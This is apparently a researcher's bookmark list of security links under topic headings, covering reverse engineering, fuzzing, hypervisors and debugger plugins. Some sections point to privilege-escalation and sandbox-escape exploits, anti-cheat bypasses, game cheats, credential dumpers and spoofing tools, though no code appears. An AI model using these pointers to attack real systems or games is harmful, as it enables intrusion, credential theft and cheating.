- https://github.com/Trietptm-on-Security/bug-free-adventure
- https://github.com/sam-b/CVE-2014-4113
- https://github.com/Rootkitsmm/OpenVpn-Pool-Overflow
- https://github.com/Rootkitsmm/UnThreatAVDriver-DOS
- https://github.com/Cr4sh/ThinkPwn
- https://github.com/hfiref0x/CVE-2015-1701
- https://github.com/tyranid/windows-logical-eop-workshop
- https://github.com/google/sandbox-attacksurface-analysis-tools
- https://github.com/tyranid/ExploitRemotingService
- https://github.com/tyranid/DeviceGuardBypasses
- https://github.com/tyranid/ExploitDotNetDCOM
- https://github.com/hatRiot/token-priv(EOP)
- https://github.com/weizn11/MS17010_AllInOne
- https://github.com/TeskeVirtualSystem/MS17010Test
LPE
- https://github.com/AlessandroZ/BeRoot
- https://github.com/HackerPide/The-Division-Bypass (division bypass)
- https://github.com/khr0x40sh/WhiteListEvasion
- https://github.com/ohpe/juicy-potato
- https://github.com/nmulasmajic/syscall_exploit_CVE-2018-8897
- https://github.com/codewhitesec/UnmarshalPwn
- https://ohpe.github.io/juicy-potato/
office exploit
flash exploit
sandbox
sandbox escape
- https://github.com/xairy/vmware-exploitation
- https://github.com/649/Chrome-Sandbox-Exploit
- https://github.com/SilverMoonSecurity/SandboxEvasion
- https://github.com/exAphex/SandboxEscape
- https://github.com/Fel0ny/Sandbox-Detection
- https://github.com/CheckPointSW/InviZzzible
- https://github.com/MalwareTech/AppContainerSandbox
- https://github.com/tyranid/IE11SandboxEscapes
- https://github.com/649/Chrome-Sandbox-Exploit
- https://github.com/google/sandbox-attacksurface-analysis-tools
- https://github.com/conix-security/zer0m0n
- https://github.com/iceb0y/windows-container
- https://github.com/s7ephen/SandKit
- https://github.com/D4Vinci/Dr0p1t-Framework
- https://github.com/cryptolok/MorphAES
- https://github.com/mtalbi/vm_escape
- https://github.com/unamer/vmware_escape
- https://github.com/erezto/lua-sandbox-escape
- https://github.com/brownbelt/Edge-sandbox-escape
- https://github.com/shakenetwork/vmware_escape
- https://github.com/Cr4sh/prl_guest_to_host
anti exploit
- https://github.com/shjalayeri/Pwnypot
- https://github.com/shjalayeri/MCEDP
- https://github.com/Empier/Anti-Exploit
cve
- https://github.com/Ridter/acefile
- https://github.com/Ridter/Exchange2domain
- https://github.com/ze0r/cve-2018-8453-exp
- https://github.com/gravitational/cve-2018-1002105
- https://github.com/LyleMi/dom-vuln-db
- https://github.com/renorobert/virtualbox-cve-2018-2844
- https://github.com/LiuCan01/cve-list-pro
- https://github.com/CVEProject/cvelist
hips
- https://github.com/godaddy/procfilter
- https://github.com/BrunoMCBraga/Kernel-Whisperer
- https://malwaretips.com/threads/av-self-protection-process-c-c.66200/
- https://github.com/zareprj/JAV-AV-Engine
- https://github.com/0xdabbad00/OpenHIPS
- https://github.com/ExpLife/Norton_AntiVirus_SourceCode
- https://github.com/majian55555/MJAntiVirusEngine
- https://github.com/develbranch/TinyAntivirus
- https://github.com/tandasat/EopMon
- https://github.com/tandasat/MemoryMon
windows hypervisor
- https://github.com/gamozolabs/falkervisor_grilled_cheese
- https://github.com/redogwu/hyper-v
- https://github.com/Ekrte/hithithit
- https://github.com/Microsoft/FirewallEventMonitor
- https://github.com/ionescu007/Simpleator
- https://github.com/StrikerX3/whvpclient
kvm
vt
- https://github.com/udosteinberg/NOVA
- https://github.com/changeofpace/VivienneVMM (stealthy debugging framework)
- https://github.com/tklengyel/drakvuf
- https://github.com/gamozolabs/applepie
- https://github.com/haidragon/newbluepill
- https://github.com/Gbps/gbhv
- https://github.com/ionescu007/SimpleVisor
- https://github.com/xdel/bluepillstudy
- https://github.com/SinaKarvandi/Hypervisor-From-Scratch
- https://github.com/wbenny/hvpp
- https://github.com/Sqdwr/Multi_CPU_VtBase
- https://github.com/marche147/IoctlMon
- https://github.com/ionescu007/SimpleVisor
- https://github.com/zer0mem/MiniHyperVisorProject
- https://github.com/zer0mem/ShowMeYourGongFu
- https://github.com/zer0mem/HyperVisor
- https://github.com/marche147/SimpleVT
- https://github.com/DarthTon/HyperBone
- https://github.com/nick-kvmhv/splittlb
- https://github.com/zareprj/Vmx_Prj
- https://github.com/ZhuHuiBeiShaDiao/MiniVTx64
- https://github.com/tandasat/HyperPlatform
- https://github.com/hzqst/Syscall-Monitor
- https://github.com/asamy/ksm
- https://github.com/in12hacker/VT_64_EPT
- https://github.com/ZhuHuiBeiShaDiao/PFHook
- https://github.com/tandasat/FU_Hypervisor
- https://github.com/tandasat/DdiMon
- https://github.com/tandasat/GuardMon
- https://github.com/yqsy/VT_demo
- https://github.com/OkazakiNagisa/VTbasedDebuggerWin7
- https://github.com/Ouroboros/JuusanKoubou
- https://github.com/aaa1616/Hypervisor
- https://github.com/Nukem9/VirtualDbg
- https://github.com/Nukem9/VirtualDbgHide
- https://github.com/cheat-engine/cheat-engine
- https://github.com/Kelvinhack/kHypervisor
firmware
fuzzer
- https://github.com/mwrlabs/ViridianFuzzer
- https://github.com/GoSSIP-SJTU/TripleDoggy
- https://github.com/payatu/EMFFuzzer
- https://github.com/googleprojectzero/bochspwn-reloaded
- https://github.com/googleprojectzero/p0tools
- https://github.com/wnagzihxa1n/BrowserSecurity
- https://github.com/Dongdongshe/neuzz
- https://github.com/nickjackson2011/study-TTF_format
- https://github.com/oxagast/ansvif
- https://github.com/hfiref0x/ROCALL
- https://github.com/bin2415/fuzzing_paper
- https://github.com/CERTCC/dranzer (activex/com)
- https://github.com/lcatro/How-to-Read-Source-and-Fuzzing (learn fuzzer)
- https://github.com/sogeti-esec-lab/RPCForge
- https://github.com/RootUp/BFuzz
- https://github.com/necst/crave
- https://github.com/IOActive/FuzzNDIS
- https://github.com/bee13oy/AV_Kernel_Vulns/tree/master/Zer0Con2017
- https://github.com/k0keoyo/kDriver-Fuzzer (Paper:https://whereisk0shl.top/post/2018-01-30)
- https://github.com/koutto/ioctlbf
- https://github.com/Cr4sh/ioctlfuzzer
- https://github.com/Cr4sh/MsFontsFuzz
- https://github.com/hfiref0x/NtCall64
- https://github.com/Rootkitsmm/Win32k-Fuzzer
- https://github.com/mwrlabs/KernelFuzzer
- https://github.com/SignalSEC/kirlangic-ttf-fuzzer
- https://github.com/demi6od/Smashing_The_Browser
- https://github.com/marche147/IoctlMon
- https://github.com/k0keoyo/Some-Kernel-Fuzzing-Paper
emet
hotpatch
memory hack
game
game hack
- https://github.com/M-T3K/GameHacking
- https://github.com/nanoric/pkn
- https://github.com/luciouskami/APEX-EACBypass
- https://github.com/fenix01/cheatengine-library (cheatengine library wrapper)
- https://github.com/GoodstudyChina/CSGO-Cheat
- https://github.com/Nixer1337/Nixware-GMOD
- https://github.com/DragonQuestHero/PUBG-PAK-Hacker (BattlEye)
- https://github.com/GameHackingBook/GameHackingCode
- https://github.com/danielkrupinski/Osiris (Counter-Strike)
- https://github.com/moccajoghurt/MemWars
- https://github.com/dsasmblr/hacking-online-games
- https://github.com/dsasmblr/game-hacking
- https://github.com/daswareinfach/Battleye-VAC-EAC-Kernel-Bypass (BattlEye)
- https://blog.his.cat/a/fuck_battleye.cat (BattlEye)
- https://github.com/Tai7sy/BE_Fuck (Battleye)
- https://github.com/Synestraa/Highcall-Library
- https://github.com/cheat-engine/cheat-engine
- https://github.com/DreamHacks/dreamdota
- https://github.com/yoie/NGPlug-in
- https://github.com/DevelopKits/proj
- https://github.com/VideoCardGuy/ExpTool_GUI
- https://github.com/VideoCardGuy/Zhihu_SimpleLog
- https://github.com/VideoCardGuy/NewYuGiOh_CheatDLL_x64
- https://github.com/VideoCardGuy/Tetris
- https://github.com/VideoCardGuy/YuGiOh
- https://github.com/VideoCardGuy/SnakeAI
- https://github.com/VideoCardGuy/gitAsktao
- https://github.com/VideoCardGuy/War3Cheat
- https://github.com/VideoCardGuy/AStar_Study
- https://github.com/VideoCardGuy/BnsChina_SetSpeed
- https://github.com/VideoCardGuy/LOLProjects
- https://github.com/VideoCardGuy/NewYuGiOh_CheatDLL_x64
- https://github.com/VideoCardGuy/PictureMatchGame
- https://github.com/VideoCardGuy/AutoLoginByBnsChina
- https://github.com/VideoCardGuy/MemoryWatchTool
- https://github.com/VideoCardGuy/LOL_China
- https://github.com/mlghuskie/NoBastian
- https://github.com/G-E-N-E-S-I-S/BattlegroundsChams
- https://github.com/luciouskami/XignCode3Bypass
- https://github.com/luciouskami/CS-GO-Simple-Hack
- https://github.com/luciouskami/load-self-mix
- https://github.com/Karaulov/WarcraftIII_DLL_126-127
- https://github.com/TonyZesto/PubgPrivXcode85
- https://github.com/luciouskami/gameguard-for-war3
- https://github.com/PopcornEgg/LOLChangeSkin
- https://github.com/ValveSoftware/ToGL
- https://github.com/Karaulov/War3-SizeLimit-Bypass
- https://github.com/F7eak/Xenon
- https://github.com/syj2010syj/All-Star-Battle-2
anti cheat
- https://github.com/GravitLauncher/Avanguard
- https://github.com/Mouka-Yang/AntiCheatProtector
- https://github.com/mq1n/NoMercy
- https://github.com/SagaanTheEpic/Sagaan-AntiCheat-V2.0
- https://github.com/SagaanTheEpic/SAC-Sagaan-AntiCheat-Module-
- https://github.com/SagaanTheEpic/SAC-Anti-Debug
- https://github.com/SagaanTheEpic/SAC-Sagaan-AntiCheat-ModuleThread
- https://github.com/SagaanTheEpic/SAC-Sagaan-AntiCheat-OverlayDetector-
- https://github.com/SagaanTheEpic/Mega-Bypasss
- https://github.com/SagaanTheEpic/SAC-Sagaan-AntiCheat-UserMode-
- https://github.com/SagaanTheEpic/SAC-Sagaan-AntiCheat-Driver-
- https://github.com/SagaanTheEpic/SagaanTheEpic-Millin-Hack-SMH-Kernel
- https://github.com/SagaanTheEpic/LSASS-Usermode-Bypass
- https://github.com/SagaanTheEpic/KernelMode-Bypass
- https://github.com/chinatiny/GameAntiCheat
- https://github.com/jnastarot/anti-cheat
- https://github.com/jnastarot/ice9
software reverse
pe protector
- https://github.com/devilogic/xvirus
- https://github.com/nickcano/RelocBonus
- https://github.com/jnastarot/furikuri
unpacker
- https://github.com/Phat3/PINdemonium (pin)
- https://github.com/BromiumLabs/PackerAttacker
- http://n10info.blogspot.com/2018/03/xvolkolak-010.html
emulate code execution
- https://github.com/hzqst/unicorn_pe
- https://github.com/inaz2/Unico
- https://github.com/Coldzer0/Cmulator
pin
- https://github.com/BreakingMalware/Selfie
- https://github.com/BreakingMalware/AVulnerabilityChecker
- https://github.com/hasherezade/MyPinTools
- https://github.com/hasherezade/tiny_tracer
- https://github.com/dyninst/dyninst
symbolic execution
- https://github.com/cea-sec/miasm
- https://github.com/illera88/Ponce
- https://github.com/gaasedelen/lighthouse
obfuscation
deobfuscation
- https://github.com/JonathanSalwan/Tigress_protection
- https://github.com/1111joe1111/tuts (vmprotect 3+)
- https://github.com/F8LEFT/DecLLVM
- https://github.com/mmyydd/relative-pattern
- https://github.com/SCUBSRGroup/OLLVM_Deobfuscation
taint analyse
- https://github.com/cea-sec/miasm (blackhat 2018)
- https://bbs.pediy.com/thread-230299.htm
- https://bbs.pediy.com/thread-230105.htm
- https://bbs.pediy.com/thread-226603.htm
- https://bbs.pediy.com/thread-224353.htm
- https://bbs.pediy.com/thread-223849.htm
- https://github.com/airbus-seclab/bincat
- https://github.com/SCUBSRGroup/Taint-Analyse
- https://github.com/airbus-seclab/bincat
- https://github.com/SCUBSRGroup/Taint-Analyse
- https://github.com/piscou/FuzzWin
bin diff
- https://github.com/joxeankoret/pigaios
- https://www.zynamics.com/bindiff.html
- https://github.com/joxeankoret/diaphora
- https://github.com/ExpLife/binarydiffer
- https://github.com/ExpLife/patchdiff2_ida6
- https://github.com/ExpLife/patchdiff2
debugger
x64dbg plugin
- https://github.com/changeofpace/Force-Page-Protection
- https://github.com/secrary/idenLib
- https://github.com/Gbps/x64dbg-consonance-theme
- https://github.com/ThunderCls/xAnalyzer
- https://github.com/mrexodia/TitanHide
- https://github.com/x64dbg/InterObfu
- https://github.com/x64dbg/ScyllaHide
- https://github.com/Nukem9/SwissArmyKnife
- https://github.com/x64dbg/x64dbg/wiki/Plugins
live kernel debug
- https://samsclass.info/126/proj/p12-kernel-debug-win10.htm?tdsourcetag=s_pctim_aiomsg
- https://gds89.wordpress.com/2010/05/19/windows-7-x64-local-and-live-kernel-debugging/
windbg plugin
- http://www.andreybazhan.com/debugging.html
- https://github.com/vallejocc/Reverse-Engineering-Arsenal/ (anti-anti_debugging winDbg scripts)
- https://github.com/vagnerpilar/windbgtree (nice plugin)
- https://github.com/hugsy/windbg_js_scripts (js)
- https://github.com/0vercl0k/windbg-scripts (js)
- https://github.com/REhints/WinDbg
- https://github.com/jthuraisamy/DIRT
- https://github.com/OSRDrivers/penter
- https://github.com/OSRDrivers/windbg-exts
- https://github.com/panoramixor/GDIObjDump
- https://codeday.me/bug/20171003/80216.html
- http://virtualkd.sysprogs.org/
- https://github.com/VincentSe/WatchTrees
ida script & plugin
- https://github.com/google/binexport
- https://github.com/nihilus/ida-pro-swf
- https://github.com/ax330d/hrdev
- https://github.com/ax330d/ida_pdb_loader
- https://github.com/ax330d/functions-plus
- https://github.com/ecx86/classinformer-ida7
- https://github.com/IOActive/kmdf_re
- https://github.com/a1ext/labeless
- https://github.com/kkHAIKE/tinyidb
- https://github.com/RolfRolles/HexRaysDeob (deobfuscate)
- https://github.com/icewall/BinDiffFilter
- https://github.com/devttys0/ida/
- https://github.com/dude719/SigMaker-x64 (pat2sig)
- https://github.com/fireeye/flare-ida (idb2pat)
- https://zznop.github.io/bnida/
- https://github.com/zyantific/IDASkins
- https://github.com/eugeii/ida-consonance
- https://github.com/mwrlabs/win_driver_plugin
- https://github.com/igogo-x86/HexRaysPyTools
- https://github.com/techbliss/Python_editor
- https://github.com/tmr232/Sark
- http://sark.readthedocs.io/en/latest/debugging.html
- https://bbs.pediy.com/thread-224627.htm (wing debugging idapython script)
ida sig maker
idapython
- https://github.com/howmp/COMFinder
- https://github.com/maddiestone/IDAPythonEmbeddedToolkit
- https://github.com/zyantific/IDASkins
- https://github.com/ynvb/DIE
- https://github.com/nologic/idaref
- https://github.com/anatolikalysch/VMAttack
- https://github.com/36hours/idaemu
- https://github.com/gaasedelen/lighthouse
- https://github.com/avast-tl/retdec-idaplugin
- https://github.com/1111joe1111/ida_ea
- https://github.com/eugeii/ida-consonance
- https://github.com/IDArlingTeam/IDArling
- https://github.com/aaronportnoy/toolbag
- https://github.com/L4ys/LazyIDA
- https://github.com/push0ebp/sig-database
- https://github.com/igogo-x86/HexRaysPyTools
- https://github.com/intezer/docker-ida
- https://github.com/keystone-engine/keypatch
- https://github.com/dzzie/IDACompare
- https://github.com/snare/ida-efiutils
- https://github.com/zachriggle/ida-splode
- https://github.com/nccgroup/idahunt
- https://github.com/iphelix/ida-sploiter
- https://github.com/ALSchwalm/dwarfexport
- https://github.com/Maktm/FLIRTDB
- https://github.com/strazzere/golang_loader_assist
- https://github.com/Ga-ryo/IDAFuzzy
- https://github.com/duo-labs/idapython
- https://github.com/polymorf/findcrypt-yara
- https://github.com/patois/IDACyber
- https://github.com/F8LEFT/DecLLVM
- https://github.com/RobinDavid/idasec
- https://github.com/tboox/vm86
- https://github.com/siberas/IDA2Sym
- https://github.com/sibears/IDAGolangHelper
- https://github.com/tmr232/IDABuddy
- https://github.com/zyantific/REtypedef
- https://github.com/nihilus/IDA_Signsrch
- https://github.com/ax330d/ida_pdb_loader
- https://github.com/alexander-hanel/idapython6to7
- https://github.com/nektra/vtbl-ida-pro-plugin
- https://github.com/wirepair/IDAPinLogger
- https://github.com/BinaryAnalysisPlatform/bap-ida-python
- https://github.com/alexander-pick/patchdiff2_ida6
- https://github.com/ecx86/classinformer-ida7
- https://github.com/nccgroup/SusanRTTI
- https://github.com/gaasedelen/prefix
- https://github.com/andreafioraldi/IDAngr
- https://github.com/Cr4sh/IDA-VMware-GDB
- https://github.com/Comsecuris/ida_strcluster
- https://github.com/airbus-seclab/bincat
- https://github.com/a1ext/auto_re
- https://github.com/gynophage/solarized_ida
- https://github.com/luorui110120/IDAplugins
- https://github.com/0xItx/ida_nightfall
- https://github.com/xorpd/idsearch
- https://github.com/nihilus/IDASimulator
- https://github.com/dude719/SigMaker-x64
- https://github.com/fireeye/SimplifyGraph
- https://github.com/google/binexport
- https://github.com/deresz/funcap
- https://github.com/IOActive/kmdf_re
- http://www.h4ck.org.cn/2011/07/ida-pe6-dll-unpack/
- https://www.anquanke.com/post/id/151898
- https://www.anquanke.com/post/id/85890
- https://www.cnblogs.com/17bdw/p/7785469.html
- https://4hou.win/wordpress/?cat=1178 (pin & ida)
- https://wizardforcel.gitbooks.io/grey-hat-python/
- http://spd.dropsec.xyz/2016/10/05/IDAPython%E5%AE%89%E8%A3%85/
- http://spd.dropsec.xyz/2017/04/09/%E7%AC%A6%E5%8F%B7%E6%89%A7%E8%A1%8C-%E5%9F%BA%E4%BA%8Epython%E7%9A%84%E4%BA%8C%E8%BF%9B%E5%88%B6%E5%88%86%E6%9E%90%E6%A1%86%E6%9E%B6angr/
- http://spd.dropsec.xyz/2016/10/16/IDAPython%E8%84%9A%E6%9C%AC%E4%B9%8B%E6%94%B6%E9%9B%86%E5%87%BD%E6%95%B0%E7%9A%84%E8%B0%83%E7%94%A8%E4%BF%A1%E6%81%AF/
- http://www.freebuf.com/sectool/92107.html
- http://www.freebuf.com/sectool/92168.html
- http://www.freebuf.com/articles/system/92488.html
- http://www.freebuf.com/articles/system/92505.html
- http://www.freebuf.com/articles/system/93440.html
- https://www.fortinet.com/blog/threat-research/rewriting-idapython-script-objc2-xrefs-helper-py-for-hopper.html
- https://sark.readthedocs.io/en/latest/debugging.html
- https://cartermgj.github.io/2017/10/10/ida-python/
- https://security.tencent.com/index.php/blog/msg/4
- https://wingware.com/doc/howtos/idapython
- http://www.somersetrecon.com/blog/2018/7/6/introduction-to-idapython-for-vulnerability-hunting
- http://0xeb.net/2018/02/writing-a-simple-x86-emulator-with-idapython/
- http://0xeb.net/2018/02/writing-a-simple-x86-emulator-with-idapython/
- https://resources.infosecinstitute.com/saving-time-effort-idapython/#gref
- https://www.thezdi.com/blog/2018/5/21/mindshare-walking-the-windows-kernel-with-ida-python
- https://www.thezdi.com/blog/2018/7/19/mindshare-an-introduction-to-pykd
- https://www.thezdi.com/blog/2018/6/26/mindshare-variant-hunting-with-ida-python
- http://www.mopsled.com/2016/add-shortcut-for-idapython-script-ida-pro/
- http://blog.sina.com.cn/s/blog_9f5e368a0102wnmm.html
- https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2017/october/python-class-informer-an-idapython-plugin-for-viewing-run-time-type-information-rtti/
- https://www.pydoc.io/pypi/python-idb-0.4.0/autoapi/analysis/index.html
- https://securityxploded.com/api-call-tracing-with-pefile-pydbg-and-idapython.php
- https://www.cnblogs.com/0xJDchen/p/7527236.html
- http://www.williballenthin.com/blog/2015/09/04/idapython-synchronization-decorator/
- https://www.fireeye.com/blog/threat-research/2015/01/flare_ida_pro_script.html
- https://bbs.pediy.com/thread-226983.htm
- https://www.trustwave.com/Resources/SpiderLabs-Blog/Defeating-Flame-String-Obfuscation-with-IDAPython/
- https://www.anquanke.com/post/id/151898
- https://edoc.site/idapython-bookpdf-pdf-free.html
- https://serializethoughts.com/tag/idapython/
- https://exploiting.wordpress.com/2011/12/06/quickpost-idapython-script-to-identify-unrecognized-functions/
- http://barbie.uta.edu/~xlren/Diaphora/diaphora_help.pdf
- https://www.jianshu.com/p/ee789e8acb03
- http://blog.51cto.com/watertoeast/2084700
- http://blog.51cto.com/watertoeast/1352787
- https://blog.clamav.net/2014/02/generating-clamav-signatures-with.html
- https://www.mnin.org/write/2006_extract_xor.pdf
- http://www.hexacorn.com/blog/2015/12/21/idapython-making-strings-decompiler-friendly/
- http://standa-note.blogspot.com/2015/01/arm-exception-handling-and-idapython.html
- http://codegist.net/code/idapython-script/
- https://reverseengineering.stackexchange.com/questions/16055/idapython-get-xrefs-to-a-stack-variable
pykd
- https://github.com/sogeti-esec-lab/LKD
- https://www.anquanke.com/post/id/86909
- https://www.anquanke.com/post/id/86896
- https://www.anquanke.com/post/id/83205
- https://blog.csdn.net/jimoguilai/article/details/25286029
- https://blog.csdn.net/jimoguilai/article/details/29827283
- https://blog.csdn.net/jimoguilai/article/details/38122863
- https://blog.csdn.net/linux_vae/article/details/77532758
- https://blog.csdn.net/linux_vae/article/details/77532758
- https://blog.csdn.net/ambihan/article/details/35775933
- https://www.zerodayinitiative.com/blog/2018/7/19/mindshare-an-introduction-to-pykd
- https://www.cnblogs.com/fanzi2009/archive/2012/12/10/2811543.html
- https://cloud.tencent.com/developer/article/1005628
- http://eternalsakura13.com/2018/07/03/firefox_env/
- https://binvoke.com/inline-assembly-in-x64/
- https://webstersprodigy.net/2014/01/06/soft-function-hooking-with-windbg-and-pykd/
- https://rayanfam.com/topics/pykd-tutorial-part1/
- https://rayanfam.com/topics/pykd-tutorial-part2/
- https://labs.mwrinfosecurity.com/blog/heap-tracing-with-windbg-and-python/
- http://www.miguelventura.pt/scripting-windbg-with-pykd.html
- https://labs.nettitude.com/blog/windbg-using-pykd-to-dump-private-symbols/
- https://webstersprodigy.net/2014/01/06/soft-function-hooking-with-windbg-and-pykd/
- https://www.cnblogs.com/fanzi2009/archive/2012/12/10/2811543.html
- http://www.freebuf.com/articles/system/103816.html
- https://bbs.pediy.com/thread-224904.htm
- http://theevilbit.blogspot.com/2017/09/pool-spraying-fun-part-1.html
- http://theevilbit.blogspot.com/2017/09/windows-kernel-pool-spraying-fun-part-2.html
- http://theevilbit.blogspot.com/2017/09/windows-kernel-pool-spraying-fun-part-3.html
- http://theevilbit.blogspot.com/2017/09/windows-kernel-pool-spraying-fun-part-4.html
rpc
hash dump
- https://github.com/AlessandroZ/LaZagneForensic
- https://github.com/AlessandroZ/LaZagne (browser credentials recovery)
- https://github.com/gentilkiwi/mimikatz
auxiliary lib
ring3 nt api
- https://github.com/adrianyy/x64-syscall
- https://github.com/icestudent/ontl
- https://www.vergiliusproject.com/kernels
- https://github.com/DissectMalware/WinNativeIO
- https://github.com/zodiacon/WindowsInternals/tree/master/MemLimit/ndk
- https://github.com/codereversing/wow64syscall
- https://github.com/processhacker/phnt
- https://github.com/ntdiff/ntdiff
- https://ntdiff.github.io
- https://github.com/ntdiff/headers
- https://github.com/Chuyu-Team/NativeLib
winpcap
- http://libtins.github.io/tutorial/
- https://github.com/abapat/DNSPoison
- http://www.ferrisxu.com/WinPcap/html/index.html
- https://github.com/wqqhit/DNSHijack
- https://github.com/klemenb/fiddly
- http://blog.csdn.net/Ni9htMar3/article/details/54612394
- https://www.cnblogs.com/xcj26/articles/6073411.html
- http://www.freebuf.com/articles/system/103526.html
- https://github.com/illahaha/zxarps (arpcheat)
- https://github.com/sincoder/zxarps (arpcheat)
metasploit
- https://github.com/phackt/stager.dll
- https://github.com/ExpLife/metasploit-framework
- https://github.com/NytroRST/NetRipper
- https://github.com/breenmachine/RottenPotatoNG
shellcode encoder
shadow
network lib
http
- https://github.com/vlinhd11/WinHttpClass
- https://github.com/hpsocket/restclient-cpp
- https://github.com/farawaaay/http2 (http/2)
- https://github.com/OlehKulykov/libnhr
- https://github.com/erickutcher/httpdownloader
https proxy
- http://anyproxy.io/cn/
- https://github.com/killbug2004/HttpsProxy
- https://github.com/erickutcher/httpproxy
sock proxy
mitm
- https://github.com/zliu-fd/WinDivertProxy
- https://github.com/sipt/shuttle (GO)
- https://github.com/conorpp/MiTM-HTTP-Proxy
- https://github.com/moxie0/sslsniff
- https://github.com/wuchangming/node-mitmproxy
- https://github.com/hostilefork/flatworm
- https://github.com/progtramder/webproxy
- https://github.com/empijei/wapty
- https://github.com/xxxxnnxxxx/HttpProxy
- https://github.com/astibal/smithproxy
- https://github.com/TechnikEmpire/CitadelCore
- https://github.com/TechnikEmpire/HttpFilteringEngine
- https://blog.csdn.net/kunyus/article/details/78679717
- https://github.com/liuyufei/SSLKiller
- http://blog.csdn.net/Tencent_Bugly/article/details/72626127
- https://github.com/pfussell/pivotal
ssl
json
serialization
awesome
- https://github.com/wcventure/FuzzingPaper
- https://github.com/fr0gger/awesome-ida-x64-olly-plugin
- https://github.com/Ridter/Intranet_Penetration_Tips
- https://github.com/danielmiessler/SecLists
- https://github.com/yeyintminthuhtut/Awesome-Red-Teaming
- https://github.com/REMath/literature_review
- https://github.com/phith0n/Mind-Map
- https://github.com/CHYbeta/Software-Security-Learning
- https://github.com/0x4D31/awesome-threat-detection
- https://github.com/Escapingbug/awesome-browser-exploit
- https://github.com/CaledoniaProject/awesome-opensource-security
- https://github.com/rshipp/awesome-malware-analysis
- https://github.com/lmy375/awesome-vmp
- https://github.com/ksluckow/awesome-symbolic-execution
- https://github.com/szysec/ctftest
- https://stackoverflow.com/questions/4946685/good-tutorial-for-windbg
- https://github.com/rmusser01/Infosec_Reference
- https://github.com/sam-b/windows_kernel_resources
- https://github.com/EbookFoundation/free-programming-books
- https://github.com/justjavac/free-programming-books-zh_CN
- https://github.com/rmusser01/Infosec_Reference/
- https://github.com/jshaw87/Cheatsheets
- https://github.com/RPISEC/MBE
windows Driver Kit ddi (device driver interface) documentation
- https://docs.microsoft.com/zh-cn/windows-hardware/drivers/ddi/
- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/windbg-scripting-preview
windbg preview & jsprovider
- https://github.com/Microsoft/WinDbg-Samples
- https://bbs.pediy.com/thread-246449.htm
- http://doar-e.github.io/blog/2017/12/01/debugger-data-model/
anti-anti-vm
vm
spy++
pe tool
- https://www.pelock.com/products/string-encrypt
- https://www.pelock.com/products/obfuscator
- https://github.com/hasherezade/hollows_hunter (scan hook)
- https://github.com/hasherezade/pe-sieve
- https://github.com/hasherezade/bearparser
- https://github.com/hasherezade/libpeconv
- https://github.com/hasherezade/malware_analysis
- https://github.com/hasherezade/libpeconv_project_template
- https://github.com/hasherezade/libpeconv_wrappers
- https://github.com/hasherezade/process_doppelganging
- https://github.com/hasherezade/bee_parser
- https://github.com/hasherezade/pe_to_shellcode
- https://github.com/hasherezade/mal_unpack
- https://github.com/hasherezade/process_chameleon (modify exe path)
- https://github.com/hasherezade/loaderine
- https://github.com/hasherezade/chimera_loader
- https://github.com/YajS/NikPEViewer
tools
- https://github.com/glmcdona/strings2
- http://bytepointer.com/tools/index.htm#peupdate
- https://github.com/endgameinc/xori (Dissasemblers blackhat 2018)
- http://www.softpedia.com/get/Programming/Debuggers-Decompilers-Dissasemblers/
post-exploitation
nsa security tools
- https://github.com/exploitx3/FUZZBUNCH
- https://github.com/fuzzbunch/fuzzbunch
- https://github.com/peterpt/fuzzbunch
apt
- https://github.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections
- https://github.com/kbandla/APTnotes
- https://attack.mitre.org/wiki/Groups
- https://github.com/fdiskyou/threat-INTel
3rd party library
- https://github.com/ez8-co/ezpp
- https://github.com/ez8-co/emock
- https://github.com/ez8-co/atomic
- https://github.com/ez8-co/linked_hash
- https://github.com/asmjit/asmjit (jit)
- https://github.com/acl-dev/acl
- https://github.com/kingsamchen/WinAntHttp
- https://github.com/kingsamchen/KAdBlockEngine
- https://github.com/kingsamchen/KLog
- https://github.com/kingsamchen/Eureka
- https://zh-cn.libreoffice.org/
- https://github.com/GiovanniDicanio/WinReg
- https://github.com/GiovanniDicanio/StopwatchWin32
- https://github.com/Wintellect/ProcMonDebugOutput
- https://github.com/GiovanniDicanio/ReadStringsFromRegistry
- https://github.com/GiovanniDicanio/Utf8ConvAtlStl
- https://github.com/GiovanniDicanio/StringPool
- https://github.com/GiovanniDicanio/MapWithCaseInsensitiveStringKey
- https://github.com/GiovanniDicanio/SafeArraySamples
- https://github.com/GiovanniDicanio/TestSSO
- https://github.com/GiovanniDicanio/DoubleNulTerminatedString
- https://github.com/GiovanniDicanio/LoadingCedictBenchmarkCpp
- https://github.com/GiovanniDicanio/TestStringSorting
- https://github.com/GiovanniDicanio/UnicodeConversions
- https://github.com/GiovanniDicanio/TestStringsAtlVsStl
- https://github.com/GiovanniDicanio/UnicodeConversionAtl
- https://github.com/GiovanniDicanio/StlVectorVsListPerformance
rpc
adblock
- https://github.com/adblockplus/adblockplusie
- https://github.com/adblockplus/adblockpluscore
- https://github.com/adblockplus/libadblockplus
miscellaneous
- https://github.com/theopolis/uefi-firmware-parser
- https://github.com/z175/kdmapper
- https://github.com/heckerli/netshield
- https://github.com/TalAloni/SMBLibrary
- https://www.unknowncheats.me/forum/c-and-c-/179852-ring0-random-string-generator-kernel-driver.html
- https://github.com/gztss/SerialTool (serial debug tool)
- https://github.com/platomav/CPUMicrocodes
- https://github.com/DavexPro/PocHunter
- https://github.com/Microsoft/Windows-universal-samples
- https://github.com/ionescu007/wnfun
- https://github.com/waryas/UMPMLib
- https://github.com/MeeSong/Windows_OS_Internals_Curriculum_Resource_Kit-ACADEMIC
- https://github.com/piaoyunsoft/WebRedemption
- https://github.com/sudoconf/http_encode
- https://github.com/wjcsharp/wintools
- https://github.com/nmgwddj/HttpSourceViewer
- https://github.com/nmgwddj/nvapi-example (Digital Vibrance Controls)
- https://github.com/n1nj4sec/memorpy
- https://github.com/TinyCC/tinycc
- https://github.com/msuhanov/regf (reg formats)
- https://github.com/beader/tianchi-3rd_security
- https://github.com/Schnocker/HLeaker
- http://www.geoffchappell.com/studies/windows/km/index.htm (reverse)
- https://github.com/AntiRootkit/HandleSpy
- https://github.com/securifera/HeapMonitor
- https://github.com/securifera/serviceFu
- https://github.com/mq1n/WSWatcher
- https://github.com/imagemlt/EasyKnife (CKnife)
- https://github.com/didi/kemon (macOS Kernel Monitoring Callback Framework)
- https://github.com/Microsoft/microsoft-pdb (pdb format)
- https://github.com/Darm64/XNU
- https://github.com/netromdk/bmod
- https://github.com/rgl/windows-domain-controller-vagrant
- https://github.com/panda-re/panda
- https://github.com/DarkSpiritz/DarkSpiritz
